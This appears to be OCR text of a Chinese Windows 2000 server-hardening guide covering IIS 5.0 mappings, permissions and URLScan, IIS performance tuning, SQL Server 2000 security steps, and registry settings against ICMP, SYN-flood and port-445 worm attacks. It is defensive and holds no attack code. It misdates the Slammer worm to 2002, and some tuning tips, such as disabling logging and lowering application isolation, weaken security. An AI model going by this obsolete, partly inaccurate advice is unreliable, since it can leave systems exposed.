
Internet 服务管理器，这是基于 Web 的 IIS 服务器管理页面，一般情况下不应通过 Web 进行管理，卸载！

样本页面和脚本，这些样本中有些是专门为显示 IIS 的强大功能设计的，但同样可被用来从 Internet 上执行应用程序和浏览服务器，删除！

Internet 打印，Internet 打印是 Win2K 中的一个新特性，它提供了通过 Internet 将打印作业提交给打印机的方式。但是由于网络上的打印机是通过一个 Web 页面进行访问并管理的，所以也就使系统增加了许多受到利用的可能。

2、在 IIS 管理器中删除必须之外的任何无用映射，如 htr、htw、idq、ida 等等所有不需要的映射。

其实，一般来说，我们可以痛痛快快地删到只剩 asp，其它的 90% 以上的时候都是用不到的，如图所示。



3、为 IIS 中的文件分类设置权限

首先我们应该在操作系统级别为 IIS 的文件设置必要的权限外，此外还要在 IIS 管理器中为它们设置权限。

我所看到的一个建议是“对一个文件夹永远也不应同时设置写和执行权限，以防止攻击者向站点上传并执行恶意代码”。另一点值得注意的是，我们应该为 Web 站点上不同类型的文件都建立目录，然后给它们分配适当权限，例如：

Scripts 目录：包含站点的所有脚本文件，如 asp、vbs、cgi 等等，为这个文件夹设置“纯脚本”执行许可权限。

BIN 目录：包含站点上的二进制执行文件，应该为这个文件夹设置“脚本和可执行程序”执行许可权限。

Static 目录：包括所有静态文件，如HTM或HTML，为这个文件夹设置“读权限”。

4、建立一个正式的备份策略，定期进行备份有非常必要的。可以把备份分两份。一个备份可以在本机的其它盘中，把权限设置为Adminstrators；另一个备份可以是光盘、磁带或者局域网中的其他机器的硬盘中等其它安全的地方。

5、还有，为了防止IIS负荷过高而导致服务器满负荷死机的情况出现，我们在“性能”中打开CPU限制，例如：我们可以将IIS的最大CPU使用率限制在65%-70%。

6、最重要也最容易忘记的一点，就是安装新的Service Pack后，IIS的应用程序映射应重新设置。为什么呢？原因很简单，在安装新的Service Pack后，有些应用程序映射又会出现，导致重新出现安全漏洞。千万别忘了哦。

7、修改默认banner

IIS BANNER的DLL文件放在C:\WINNT\SYSTEM32\INETSRV\目录下面的，其中对应关系如下：

WEB：C:\WINNT\SYSTEM32\INETSRV\W3SVC.DLL

FTP： C:\WINNT\SYSTEM32\INETSRV\FTPSVC2.DLL

SMTP：C:\WINNT\SYSTEM32\INETSRV\SMTPSVC.DLL

Notes：

修改的时候必须停止IIS的服务，我们可以使用命令iisreset /stop。另外，由于2000系统后台的文件保护机制的作用，当系统一旦发现重要的DLL文件被修改后就会尝试用%SYSTEMROOT%\system32\dllcache目录下的备份文件来进行恢复，所以，在修改前我们还需要事先删除%SYSTEMROOT%\system32\dllcache目录下的同名文件。这一点不能忘了，否则就白做了。

8、保护IIS安全的两款优秀工具：IIS Lock down Tool和URLScan Tool

首先，介绍一下IIS Lock Down Tool

IIS Lock Tool可以到微软网站下载：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=43955

IIS Lock Tool有如下的功能和特点：

最基本功能，帮助管理员设置IIS安全性；可以在IIS4和IIS5上使用；即使系统没有及时安装所有补丁，也能有效防止IIS4和IIS5的已知漏洞；帮助管理员去掉对本网站不必要的一些服务，使IIS在满足本网站需求的情况下运行最少的服务；

具有两种使用模式：快捷模式和高级模式。快捷模式直接帮助管理员设置好IIS安全性，在设置完成以后，ASP是不能运行的，所以该模式适合于只有HTML和HTM静态网页的网站使用，高级模式允许管理员自己设置各种属性，设置得当，对IIS系统任何功能没有影响。

关于URLScan Tool，可以在微软的网站上下载，地址如下：

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/urlscan.asp

基本功能：过滤非法URL请求；通过设定规则，可以辨别哪些URL请求是合法的，哪些是非法的；这样，就可以针对你的网站来制定合适的URL请求规则；同时，当有新的漏洞出现时，可以更改这个规则，达到防御新漏洞的效果。程序提供一套URL请求规则，这个规则包含已经发现的漏洞利用特征，帮助管理员设置规则；这里，值得注意的是这个软件不能选择安装路径，安装完成以后，可以在System32/InetSvr/URLScan目录下找到以下文件：

urlscan.dll：动态连接库文件；

urlscan.inf：安装信息文件；

urlscan.txt：软件说明文件；

urlscan.ini：软件配置文件。

至于具体的配置和使用，我就不再赘述，网上有大量相关教程和资源，在这里只是提醒一下大家不要忘了使用它们来保护好你的IIS。

通过上面的配置，IIS的安全性大大提高了。我们还可以通过一些设置，来提高IIS执行效率。

二、提高IIS执行效率

要提高IIS的执行效率，大家可以参考如下的一些非常不错的建议：

- 启用HTTP的持续作用可以改善15~20%的执行效率。
- 不启用记录可以改善5~8%的执行效率。
- 使用［独立］的处理程序会损失20%的执行效率。
- 增加快取记忆体的保存档案数量，可提高Active Server Pages的效能。
- 尽量不要使用CGI程序。
- 增加电脑CPU数量。
- 请不要启用ASP侦错功能。
- 静态网页采用HTTP压缩，大约可以减少20%的传输量。

具体的实现方法简单介绍如下：

1、启用HTTP的持续作用

启用HTTP的持续作用（Keep-Alive）时，IIS与浏览器的连线不会断线，可以改善执行效率，直到浏览器关闭时连线才会断线。因为维持“Keep-Alive”状态时，在每次用户端请求时都不需重新建立一个新的连接，所以将改善服务器的效率。此功能为HTTP1.1预设的功能，HTTP 1.0加上Keep-Alive header也可以提供HTTP的持续作用功能。

启用HTTP的持续作用的步骤如下：在“Internet服务管理员”中，选取整个IIS或Web站台，在“内容”中的“主目录”中，选中“HTTP的持续作用”选项。

2、不启用记录

不启用记录可以改善5~8%的执行效率。设定不启用记录的步骤如下：

在“Internet服务管理员”中，选取整个IIS或Web站台，在“内容”中的“主目录”页，确认不要选中“启用记录”选项。

3、设定非独立的处理程序

使用“独立”的处理程序会损失20%的执行效率，此处所谓“独立”是指将“主目录”、“虚拟目录”页的应用程式保护选项设定为“高（独立的）”时。因此“应用程序保护”设定为“低(IIS处理程序)”时执行效率较高，设定非“独立”的处理程序的步骤如下：

在“Internet服务管理员”中，选取整个IIS、Web站台、或应用程序的起始目录。在“内容”之“主目录”、“虚拟目录”页，设定应用程序保护选项为“低（IIS处理程序)”。

4、调整快取（Cache）记忆体

由于IIS 5.0将静态的网页资料暂存在快取（Cache）记忆体当中。调整快取（Cache）记忆体的保存档案数量可以改善

执行效率。ASP指令档案执行过后，会暂存在快取（Cache）记忆体中以提高执行效能。增加快取记忆体的保存档案数量，可提高Active Server Pages之效能。可以设定所有在整个IIS、“独立”Web站台、或“独立”应用程序上执行之应用程序的快取记忆体档案数量。

设定快取（Cache）功能的步骤如下：在“Internet服务管理员”中选取整个IIS电脑、“独立”Web站台、或独立”应用程式的起始目录。在“内容”之“主目录”、“虚拟目录”页，按下“设定”按钮时，即可由“处理程序选项”页设定“指令档快取记忆体”。

如何设定快取（Cache）记忆体档案数量呢？步骤如下：在“Internet服务管理员”中，选取整个IIS、或Web站台的起始目录。在“内容”之“伺服器扩充程式”页，按下“设定” 按钮。即可设定快取（Cache）记忆体档案数量。

5、请尽量不要使用CGI程序

使用CGI程序时，因为处理程序（Process）需不断地产生与摧毁，造成执行效率不佳。一般而言，执行效率比较如下：

静态网页（Static）：100 ISAPI：50 ASP：10 CGI：1

换句话说，ASP比CGI可能快10倍，因此不使用CGI程序可以改善IIS的执行效率。以弹性（Flexibility）而言：ASP ＞ CGI ＞ ISAPI ＞ 静态网页（Static）。以安全（Security）而言：ASP（独立） = ISAPI（独立）= CGI ＞ ASP（非独立） = ISAPI（非独立）= 静态网页（Static）

6、增加电脑CPU数量

根据微软的测试报告，增加IIS 5.0电脑CPU数量，执行效率会几乎成正比地提供，换句话说，两颗CPU的IIS 5.0电脑执行效率几乎是一颗CPU电脑的两倍，四颗CPU的IIS 5.0电脑执行效率几乎是一颗CPU电脑的四倍IIS 5.0。将静态的网页资料暂存于快取（Cache）记忆体当中，调整快取（Cache）记忆体的保存档案数量可以改善执行效率。

7、请尽量不要启用ASP侦错功能

不启用ASP侦错功能可以改善执行效率。怎样确认没有启用ASP侦错功能呢？步骤如下：在“Internet服务管理员”中，选取Web站台、或应用程序的起始目录，按右键选择“内容”，按“主目录”、“虚拟目录”或“目录”页，按下“设定”按钮，选择“应用程序侦错”页，确认“启用ASP伺服器端指令侦错”、“启用ASP用户端指令侦错”选项没有被选中。

8、静态网页采用HTTP压缩

静态网页采用HTTP压缩，大约可以减少20%的传输量。HTTP压缩功能启用或关闭，是针对整台IIS服务器来设定的。用户端使用IE 5.0浏览器连线到已经启用HTTP压缩IIS 5.0的Web服务器，才有HTTP压缩功能。启用HTTP压缩功能的步骤如下：

在“Internet服务管理员”中，选取电脑的“内容”，在“主要内容”之下选取 “WWW服务”。然后按一下“编辑”按钮，在“服务”页上，选取“压缩静态档案”可以压缩静态档案，不选取“压缩应用程序档案”。动态产生的内容档案（压缩应用程序档案）也可以压缩，但是要耗费额外CPU处理时间，若%Processor Time已经百分之八十或更多时，建议不要压缩。

三、SQL Server安全攻略

关于Sql Server的配置，我们可以按照如下的10步去做：

1、安装最新的Service Pack

相信大家不会忘记2002年的1月25日，震惊全球的“SQL overflow”蠕虫攻击，给全球带来12亿美金的损失！这个蠕虫就是利用SQL Server 2000的一个的漏洞，对网络上的SQL数据库进行攻击，直接导致域名服务器（DNS）瘫痪，银行自动提款机中断，信用卡收付款系统出现故障，在中国，韩国等亚洲国家发生互联网瘫痪事件……

但是，微软早就发布过相应的补丁，安装过微软Q323875补丁和Q323875_SQL2000_sp2_en.exe，就完全可以杜绝它的发作和传播。一个合格的管理员应该在去年7月的时候，就安装了这个补丁，何以还会造成如此大的损失呢？真是大意失荆洲……

2、用MBSA（Microsoft Baseline Security Analyzer）扫描你的系统

MBSA这个工具可以测试SQL server安装后的一些问题，如：

- 将创建cmdexec工作的权力授予sysadmin之外的角色；
- 空口令；
- 弱的验证模式；
- 授予管理员组过多的权限；
- SQL Server数据目录错误的ACLs；
- 安装文件中的明文口令；
- 授予Guest帐户过多的权限；
- SQL Server运行在作为域控制器的服务器上；
- 对Everyone组不恰当的配置；
- 对SQL Server服务帐户的不正确的配置；
- 遗漏掉的Service Pack和安全更新；

3、应用Windows验证模式

“尽量在SQL Server的连接中时使用Windows验证模式。这样可以通过限制到Windows的连接来保护你的SQL Server在安装过程中避免大多数的来自Internet的攻击。你的服务器同样可以在Windows的安全实施机制（如强的验证协议和口令的复杂性要求）中获益。

启用Windows验证模式可以通过以下方法：扩展一组服务器，右击一个服务器，然后点击“属性”，在seurity标签，Authentication，点击“windows only”即可。

4、保持你的服务器孤立，并且经常地备份

物理上和逻辑上的孤立是SQL Server安全的基础。装有数据库的机器应该在一个物理上被保护的位置，最好是一个锁上的房间，并且带有监视器和火警检测系统。数据库应该被放在你公司局域网中的安全的区域，不要直接连接到Internenet，经常性地做好备份。

5、给SA一个强密码

无论你的SQL Server是否采用Windows验证模式，都应该给SA一个强密码。这样可以保证即使将来你的SQL Server被重新配置为混合模式的时候，你的SA的空口令或者弱口令不会暴露出来。如何给SA设置强密码，这里就不在赘述了。

6、限制SQL Server服务特权的级别；

7、在你的防火墙上禁止SQL Server端口

默认安装后的SQL Server监视TCP端口1433和UDP端口1434。配置你的防火墙过滤掉所有到这些端口的数据包。其它所有的与已命名实例有关的端口都应该在防火墙中被禁止掉。

8、使用最安全的文件系统

推荐在NTFS分区安装SQL Server。NTFS比FAT文件系统更稳定，更易恢复，而且可以启用一些安全功能，像目录ACLs和文件加密（EFS）。在安装过程中，SQL Server如果检测到NTFS，它就会在注册表键值中设置合适的ACLs。这些权限是不能被更改的。

运用了EFS以后，数据库文件可以被加密，只有该帐户可以解密这些文件。如果你需要改变运行在SQL Server功能的帐户，你应该先使用旧的帐户解密文件，然后在新帐号下加密。

9、删除或者安全地防止旧的安装文件

SQL Server的安装文件可能包含明文或者弱加密的证书或者其它的安装过程中被记录的敏感的配置信息。这些Log文件的位置取决于你所安装的SQL Server的版本。如果你安装的是SQL Server2000，那么下面这些文件可能会被影响：

sqlstp.log、sqlsp.log还有setup.iss，默认安装后它们可以在如下位置找到<systemdrive>:\Program Files\Microsoft SQL Server\MSSQL\Install ”

10、审计所有到SQL Server的连接

SQL Server可以记录所有的时间信息以供管理员查看。至少你应该记录所有的到SQL Server的失败的登录企图，而且经常性地查看它们。如果可能，保存这些日志到另外一块硬盘。

经过上面的配置之后，别忘了重启，这样它们才会生效。

进一步配置，与黑客人物面对面

在安装好系统之后，我们进行过一次初步的安全配置，但这里的进一步配置，直接与黑客入侵打交道，也就是说每一步配置都会影响到黑客入侵的成功与否。而这些黑客可能是远程的，也有可能是本地的，所以你如果要将服务器连接到网络上的话，那就更需要注意以下的内容了：

一、从系统入手，充分利用自身资源

1、卸掉NETBEUI协议、IPX/SPX协议，只保留TCP/IP协议。

这一步可以通过选择“网络”→“本地连接”→“属性”来卸载其它协议。

2、保护注册表

注册表安全的重要性我就不多说了。要保护注册表主要从以下几方面：审核注册表、设置合适的许可权限、有计划地备份你的注册表到一个安全的介质上。更多的关于保护注册表的内容，请参看我的另一篇文章《保护Windows 2000注册表》。

3、禁止显示上次登录的用户名

改动如下注册表键值

把HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\winlogon项中的Don't Display Last User Name串数据改成1

这样系统不会自动显示上次的登录用户名。

将服务器注册表：

把HKEY_LOCAL_ACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon中的Don't Display Last User Name串数据修改为1

隐藏上次登录控制台的用户名

其实，在本地安全策略中也存在该选项 –Don't Display Last User Name In Logon Screen。

4、关闭登录证书的缓存

Windows 2000通常在本地缓存一个用户的登录证书，这样，如果一个域控制器失败或联系布道时，这个用户仍然可以登录到本地工作。但是，应该注意到的是，证书缓存可能导致这样一个攻击：如果你的公司开除了一个员工，虽然你已经删除了他的帐户，但是，他仍然可以通过断开网络，来登录到本机，可以对计算机进行破坏，或者拷贝本机的数据。

关闭缓存的方法：打开Local Security Policy，将Number Of Previous Logons To Cache 设置为0。

5、建立一个登录交互信息

可以配置你的系统向任意一个交互式登录的用户信息。事实上，这个信息并不能阻止一个攻击者，但有一个好处，就是它可以帮助你向保险公司证明你已经做了一定保护措施来保护你的系统。（不过这一点在现在的中国，好象没多大意义）

具体的设置方法如下：

在Local Security Policy中的Security Options中的如下两项：

Messgae Text For Users Attemping To Log In：当用户按下Ctrl+Alt+delete登录时就会看到的文本信息；

Message Title For Users Attempting To Log In：改变包含信息文本的对话框的标题。

说白了，交互式登录信息就是提供可视的证据，证明你已经为增强安全性设置而工作了。

6、关机时清除页文件

Windows 2000中的页文件在Windows 2000运行时被用做存储器。值得我们注意的是，一些可以直接访问计算机的人可以通过从一张软盘启动或近似的方法来拷贝这个页文件。这个页文件将用来保持一些被存储的，敏感的，在页文件使用期间没有被覆盖的信息。而一些程序可以获取这些信息，所以，我们有必要清除它。

在Local Security Policy中，可以看到：

Clear Virtual Memory Pagefile When System Shut down

但是我要提醒你的是，这个办法对于一个“彻底的关机过程”是有效的；但是，如果有人在系统运行期间关闭了计算机的电源，那么这种清除方法就不起作用了。

7、如何预防DoS攻击

在注册表HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters中更改以下值，在一定程度上可以帮助你防御DOS攻击。

SynAttackProtect REG_DWORD 2

EnablePMTUDiscovery REG_DWORD 0

NoNameReleaseOnDemand REG_DWORD 1

EnableDeadGWDetect REG_DWORD 0 KeepAliveTime REG_DWORD 300,000

PerformRouterDiscovery REG_DWORD 0

EnableICMPRedirects REG_DWORD 0

8、对付ICMP攻击

ICMP（Internet Control and Message Protocal）因特网控制消息／错误报文协议，这个协议主要是用来进行错误信息

和控制信息的传递，如Ping和Tracert就是利用ICMP协议中的ECHO request报文进行的。

ICMP协议有一个很主要的特点——它是无连接的。也就是说只要发送端完成ICMP报文的封装并传递给路由器，这个报文将会象邮包一样自己去寻找目的地址，这个特点使得ICMP协议非常灵活快捷，但是同时也有一个致命的缺陷——易伪造。任何人都可以伪造一个ICMP报文并发送出去，伪造者可以利用SOCK_RAW编程直接改写报文的ICMP首部和IP首部，这样的报文携带的源地址是伪造的，在目的端根本无法追查，现在有不少基于ICMP的攻击软件。

关闭ICMP的步骤(比较复杂哦:-):

(1)网上邻居→属性→要配置的网卡→属性→TCP/IP→高级→选项→TCP/IP过滤，这里有三个过滤器，分别为：TCP端口、UDP端口和IP协议，我们先允许TCP/IP过滤，然后一个一个来配置。

先是TCP端口，点击“只允许”，然后在下面加上你需要开的端口，一般来说WEB服务器只需要开80(www)，FTP服务器需要开20(FTP Data)，21(FTP Control)，邮件服务器可能需要打开25(SMTP)，110(POP3)等等。

接着是UDP，UDP协议和ICMP协议一样是基于无连接的，一样容易伪造，所以如果不是必要（例如要从UDP提供DNS服务之类）应该选择全部不允许，避免受到洪水（Flood）或碎片（Fragment）攻击。在最右边的一个编辑框里，选择“只允许TCP协议通过”，添加一个6，因为这里的IP协议过滤指的是狭义的IP协议，虽然从构建上说，ICMP协议和IGMP协议都是IP协议的附属协议，但是从网络7层结构上ICMP/IGMP协议与IP协议同属一层，所以微软在这里的IP协议过滤是不包括ICMP协议的，也就是说即使我们设置了“只允许TCP协议通过”，ICMP报文仍然可以正常通过，那我们该怎么办呢？接着往下看。

(2)使用IPSEC

打开本地安全策略，选择IP安全策略，在这里，你可以定义自己的IP安全策略。一个IP安全过滤器由两个部分组成：过滤策略和过滤操作。

过滤策略决定哪些报文应当引起过滤器的关注，过滤操作决定过滤器是“允许”还是“拒绝”报文的通过。要新建IP安全过滤器，必须新建自己的过滤策略和过滤操作，步骤如下：

右击本机的IP安全策略，选择管理IP过滤器，在IP过滤器管理列表中建立一个新的过滤规则：ICMP_ANY_IN，源地址选任意IP，目标地址选本机，协议类型是ICMP，切换到管理过滤器操作，增加一个名为Deny的操作，操作类型为“阻止”。这样，就有了一个关注所有进入ICMP报文的过滤策略和丢弃所有报文的过滤操作了。再次右击本机的IP安全策略，选择新建IP过滤策略，建立一个名称为ICMP Filter的过滤器，通过增加过滤规则向导，我们把刚刚定义的ICMP_ANY_IN过滤策略指定给ICMP Filter，然后在操作选框中选择我们刚刚定义的Deny操作，退出向导窗口，右击ICMP Filter并启用它，现在任何地址进入的ICMP报文都会被丢弃了。

(3)Routing &Remote Access

在上面我们已经利用IP sec能够对ICMP报文进行过滤，不过操作起来太麻烦，而且如果你只需要过滤特定的ICMP报文，还要保留一些常用报文（如主机不可达、网络不可达等），IP sec策略就力不从心了，我们可以利用Win2000的另一个强大工具路由与远程访问控制（Routing & Remote Access）来完成这些复杂的过滤操作。

路由与远程访问控制是Win2000用来管理路由表、配置VPN、控制远程访问、进行IP报文过滤的工具，默认情况下并没有安装，所以首先你需要启用它，打开“管理工具”→“路由与远程访问”，右击服务器（如果没有则需要添加本机），选择“配置并启用路由及远程访问”，这时配置向导会让你选择是什么样的服务器，我们选择“手动配置”，配置完成后，主机下将出现一个IP路由的选项，在“常规”中选择你想配置的网卡，在网卡属性中点击“输入筛选器”，添加一条过滤策略“from:ANY to:ANY 协议:ICMP 类型:8 :编码:0 丢弃”就可以了（类型8编码0就是Ping使用的ICMP_ECHO报文，如果要过滤所有的ICMP报文只需要将类型和编码都设置为255）

9、禁止响应ICMP路由通告报文

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\interface

PerformRouterDiscovery REG_DWORD 0x0(默认值为0x2)

10、防止ICMP重定向报文的攻击

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

EnableICMPRedirects REG_DWORD 0x0(默认值为0x1)

说明：该参数控制Windows 2000是否会改变其路由表以响应网络设备(如路由器)发送给它的ICMP重定向消息，有时会被利用来干坏事。Win2000中默认值为1，表示响应ICMP重定向报文。

11、防止SYN洪水攻击

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

SynAttackProtect REG_DWORD 0x2(默认值为0x0)

12、不支持IGMP协议

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

IGMPLevel REG_DWORD 0x0(默认值为0x2)

13、arp缓存老化时间的设置

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services:\Tcpip\Parameters

ArpCacheLife REG_DWORD 0-0xFFFFFFFF(秒数,默认值为120秒)

ArpCacheMinReferencedLife REG_DWORD 0-0xFFFFFFFF(秒数,默认值为600)

14、禁止死网关监测技术

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services:\Tcpip\Parameters

EnableDeadGWDetect REG_DWORD 0x0(默认值为ox1)

15、不支持路由功能

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services:\Tcpip\Parameters

IPEnableRouter REG_DWORD 0x0(默认值为0x0)

说明：把值设置为0x1可以使Win2000具备路由功能，由此带来不必要的问题。

16、做NAT时放大转换的对外端口最大值

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services:\Tcpip\Parameters

MaxUserPort REG_DWORD 5000-65534(十进制)(默认值0x1388--十进制为5000)

说明：当应用程序从系统请求可用的用户端口数时，该参数控制所使用的最大端口数。正常情况下，短期端口的分配数量为1024－5000，将该参数设置到有效范围以外时，就会使用最接近的有效数值(5000或65534)，使用NAT时建议把值放大点。

17、关闭445端口

大家应该知道，最近出现了一种弱口令蠕虫，它通过扫描Win2k或者XP的445端口，然后进行共享会话猜测管理员系统口令。如果猜测到口令，则通过共享上传蠕虫文件，最终在主机上开启VNC后门，该后门开启5800和5900端口，能够进行远程控制。

当然，对付这个蠕虫的办法很多。但是，我们可以看到445端口在这里起了“关键”作用。那么，我们可以不可以关闭掉445端口呢？答案是肯定的。

修改注册表，添加一个键值

Hive：HKEY_LOCAL_MACHINE

Key：System\Controlset\Services\NetBT\Parameters

Name：SMBDeviceEnabled

Type：REG_DWORD

Value：0

18、改变默认值：包括Windows系统的一些默认值。例如：数据包的生存时间(TTL)值，和本机的MAC地址。

首先，不同系统有不同的值，有些攻击者是根据TTL的不同的值判断对方使用的是何种操作系统（例如Windows 2000默认值128），所以，通过修改TTL值也在一定程度上可以保护我们的系统。

具体步骤，修改：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

DefaultTTL REG_DWORD 0－0xff(0－255 十进制，默认值128)

说明：指定传出IP数据包中设置的默认生存时间(TTL)值。TTL决定了IP数据包在到达目标前在网络中生存的最大时间，它实际上限定了IP数据包在丢弃前允许通过的路由器数量，有时利用此数值来探测远程主机操作系统。

其次，修改MAC地址：

